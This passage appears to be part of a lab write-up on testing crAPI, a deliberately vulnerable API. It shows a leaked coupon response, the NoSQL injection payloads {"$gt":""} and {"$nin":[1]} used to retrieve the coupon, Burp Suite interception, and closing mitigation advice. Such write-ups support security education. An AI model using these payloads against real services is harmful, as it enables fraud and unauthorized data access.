
```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Wed, 07 Jun 2023 22:16:34 GMT
Content-Type: application/json
Connection: close
Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Authorization
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Origin: *
Content-Length: 79

{
  "coupon_code":"TRAC075",
  "amount":"75",
  "CreatedAt":"2023-04-30T17:31:33.757Z"
}
```


Step-11. Then, we entered the coupon code that we collect for our injection attack “TRAC075” and applied it to crAPI application as shown below.



Step-12. Then, I used burp suite to intercept the request and forward it back to validate it as shown below to apply the coupon.



As you can see below, I was able to apply for the coupon and my available balance changed from $5100 to $5175 where the $75 was the value amount of the coupon. Therefore, two injection payloads, {"$gt":""} and {"$nin":[1]}, resulted in successful responses which indicated the API request has returned a valid coupon code.



Recommended mitigations

Based on injections vulnerabilities that we discovered during our assessments, our recommendations mitigations to prevent these types of vulnerabilities to occur again are as follows:

- Always define, limit, and enforce API outputs to prevent data leaks.
- Use OAuth 2 to allow transactions.
- Receiving and sending only encrypted JSON Web Tokens,
- Use SSL/TTL.
- Always Filter, validate and verify every input to your API.
- Use a safe API, which avoids using the interpreter entirely, provides a parameterized interface, or migrates to Object Relational Mapping Tools (ORMs).